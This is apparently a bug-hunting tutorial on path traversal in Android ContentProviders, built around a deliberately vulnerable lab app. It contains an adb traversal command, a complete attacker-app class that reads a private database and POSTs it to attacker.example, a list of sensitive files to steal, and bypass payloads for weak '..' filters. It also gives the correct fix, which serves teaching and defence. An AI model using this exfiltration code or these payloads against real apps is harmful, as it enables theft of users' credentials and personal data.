
A ContentProvider is how one app hands data to another. The caller asks for a content:// URI, the provider answers - a row, a file, a stream. When the data is a file, the provider overrides openFile, takes the URI, turns it into a path, and returns a ParcelFileDescriptor for it. The framework does the IPC; the provider author writes the path handling.
That path handling is the bug. A provider that takes the URI’s last path segment and concatenates it onto a base directory - new File(EXPORTS_DIR, segment) - with no canonicalization gives you classic .. traversal. The twist is whose UID runs the code: the provider executes as the target app, so the descriptor it opens is opened with the target’s permissions. Feed it ../databases/main.db and it reads the target’s private database for you, then hands the open file back across the IPC boundary. Any caller, no special permission, just a URI.
The shape

Highlight 1 takes the last URI path segment verbatim - .. sequences ride along untouched.
Highlight 2 is the whole bug in one line: new File(EXPORTS_DIR, relativePath) with no getCanonicalFile() call, no bounds check. The source’s own comment says so.
Highlight 3 opens whatever that unchecked path resolved to, and hands the descriptor back across the IPC boundary - opened with the target app’s UID, not the caller’s.
The developer might assume that “files under /data/data/com.vulnlab.app/exports/ are exposed for sharing”. The reality: new File(EXPORTS_DIR, "../shared_prefs/auth_prefs.xml") resolves to /data/data/com.vulnlab.app/shared_prefs/auth_prefs.xml. The exports dir is only the prefix; .. climbs straight out of it and back into the data root.
The framework does no file scoping here. It checks whether the caller may reach the provider - exported, or holding a URI grant - and then trusts the provider to resolve the path safely. Most providers don’t.
Spotting it
Start in AndroidManifest.xml - the provider is declared there, and it’s the only place you get the authority you need to address it:
1
2
3
4
5
<provider
    android:name=".providers.VulnContentProvider"
    android:authorities="com.vulnlab.app.provider"
    android:exported="true"
    android:grantUriPermissions="true" />
Read off four things:
android:authorities- the host of everycontent://URI you’ll fire. No authority, no attack; you can’t address the provider without it.android:name- the class to open next in the decompile.android:exported-truemeans you can call it directly. Absent orfalsemeans you can’t, unless:android:grantUriPermissions/android:readPermission- a permission you might already hold, or a grant some exported component can hand you (the non-exported variant below).
With the authority and the class name in hand, grep the decompile for that class and its openFile override:
1
grep -rn 'extends ContentProvider\|openFile' decompile/
For each hit, look at how the URI is decomposed and concatenated:
1
2
3
4
5
6
7
8
9
// URI → path
uri.getLastPathSegment()
uri.getPath()
uri.getPathSegments()

// path → File
new File(root, segment)
new File(rootPath + segment)
Paths.get(root).resolve(segment)
The combination of one from each group, with no getCanonicalFile() and no startsWith check on the resolved path, is the traversal candidate. A provider that opens a hardcoded file, or looks the URI up in a whitelist, is safe.
Runtime confirmation - hook ParcelFileDescriptor.open and watch the absolute path the provider actually resolves:
1
2
3
4
5
6
7
Java.perform(function () {
  const PFD = Java.use('android.os.ParcelFileDescriptor');
  PFD.open.overload('java.io.File', 'int').implementation = function (f, mode) {
    console.log('[openFile] -> ' + f.getAbsolutePath());   // resolved target
    return this.open(f, mode);
  };
});
Fire a traversal URI from adb and watch where the trace points. One catch: the provider reads uri.getLastPathSegment(), and a URI with literal slashes - /../shared_prefs/auth_prefs.xml - splits into segments and hands back only the last one, auth_prefs.xml. The .. never reaches new File(), the resolved path stays inside exports/, and the read fails with ENOENT. URL-encode the slashes as %2F so the whole payload survives as a single segment that getLastPathSegment() decodes back to ../shared_prefs/auth_prefs.xml:
1
2
adb shell content read --uri \
  'content://com.vulnlab.app.provider/..%2Fshared_prefs%2Fauth_prefs.xml'
The openFile trace now shows the .. escaping the base dir:
1
[openFile] -> /data/data/com.vulnlab.app/exports/../shared_prefs/auth_prefs.xml

getAbsolutePath() doesn’t collapse the .. - but the open() syscall does, and the descriptor comes back pointed at the data root. If the logged path leaves the exports dir, the provider is traversable. (Which URI decomposition the provider uses decides the encoding: getLastPathSegment() needs %2F-encoded payloads; getPath() / getPathSegments() traverse with literal slashes.)
Attacker app
The attacker app does three things. It builds a content:// URI pointing at the victim’s provider with the %2F-encoded traversal payload in it. It calls getContentResolver().openInputStream(uri), which makes the provider run its openFile and hand back a stream for the file the path resolved to - then reads that stream into a byte array. Finally it POSTs those bytes to a server the attacker controls, on a background thread so the read doesn’t block the UI:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
public class MainActivity extends AppCompatActivity {
    @Override
    protected void onCreate(Bundle savedInstanceState) {
        super.onCreate(savedInstanceState);
        try {
            Uri target = Uri.parse(                          // %2F so getLastPathSegment keeps the traversal
                "content://com.vulnlab.app.provider/..%2Fdatabases%2Fmain.db");

            InputStream is = getContentResolver().openInputStream(target);
            ByteArrayOutputStream baos = new ByteArrayOutputStream();
            byte[] buf = new byte[64 * 1024];
            int n;
            while ((n = is.read(buf)) > 0) baos.write(buf, 0, n);
            is.close();

            new Thread(() -> {                           // exfiltrate off the main thread
                try {
                    new OkHttpClient().newCall(new Request.Builder()
                        .url("https://attacker.example/")
                        .post(RequestBody.create(baos.toByteArray()))
                        .build()).execute();
                } catch (IOException ignored) {}
            }).start();
        } catch (IOException ignored) {}
    }
}

The provider serves the file as if the path were inside the exports dir. The traversal climbs back into the data root, the InputStream reads main.db, the attacker POSTs the bytes. No prompt, no UI, nothing the victim sees.
What to read once you have the primitive
The traversal reaches any file under the target’s /data/data/<pkg>/:
shared_prefs/auth.xml- session tokens, user identifiers, “remember me” flags.databases/main.db- Room / SQLite. Messaging history, PII, transaction logs.databases/main.db-wal,-journal- un-flushed recent writes the main DB hasn’t absorbed yet.files/session.json- cached session state.files/keys/...- some apps store encryption keys in plain JSON.cache/- last-loaded URLs, partial downloads, stack traces.
If the database is SQLCipher-encrypted, pull the encrypted DB and auth.xml separately and decrypt offline - the key is frequently sitting in auth.xml.
Bypasses when the developer “filters” ..
Half-defences and the bypass each invites:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
// #1 substring check
if (relativePath.contains("..")) throw new SecurityException();
// bypass: URL-encode
"%2e%2e/databases/main.db"

// #2 single replace pass
relativePath = relativePath.replace("..", "");
// bypass: nested, re-forms after one pass
"....//databases/main.db"

// #3 leading-slash check only
if (relativePath.startsWith("/")) throw new SecurityException();
// bypass: stay relative
"subdir/../../../databases/main.db"

// #4 canonicalize but compare the wrong path
File f = new File(ROOT, relativePath);
if (!f.getAbsolutePath().startsWith(ROOT.getAbsolutePath()))   // ⚠ absolute, not canonical
    throw new SecurityException();
The substring check on .. is the one we see most, and URL-encoding walks straight through it. (Against a getLastPathSegment() provider, remember to %2F-encode every / in these payloads too, or the segment split drops everything but the filename.)
The correct guard canonicalizes then compares, with a trailing separator so /data/exports_evil can’t pass as /data/exports:
1
2
3
File canonical = new File(EXPORTS_DIR, relativePath).getCanonicalFile();
if (!canonical.getPath().startsWith(EXPORTS_DIR.getCanonicalPath() + File.separator))
    throw new SecurityException();
The non-exported provider with grantUriPermissions
A common variant: the provider is android:exported="false" but carries android:grantUriPermissions="true". A direct attacker read fails - you can’t reach the provider at all. But if any exported component grants a URI on this provider to the attacker (an Intent with FLAG_GRANT_READ_URI_PERMISSION), the attacker now holds a grant, and the framework’s grant check validates the granted URI without normalizing the path you append. The traversal works the same once you’re inside the grant.
This chains cleanly with the provider-grant-escalation primitive - covered in its own post — and the two are often worth submitting as separate findings: one for obtaining the grant, one for the traversal it unlocks.
Closing
This bug survives because everyone assumes the ContentProvider framework scopes files for them. It does not — it scopes access to the provider, and leaves path resolution entirely to the author, who usually didn’t canonicalize. One grep for extends ContentProvider, one look at the openFile path handling, one adb shell content read with a .. in it. That’s the whole audit.
Happy Hacking !!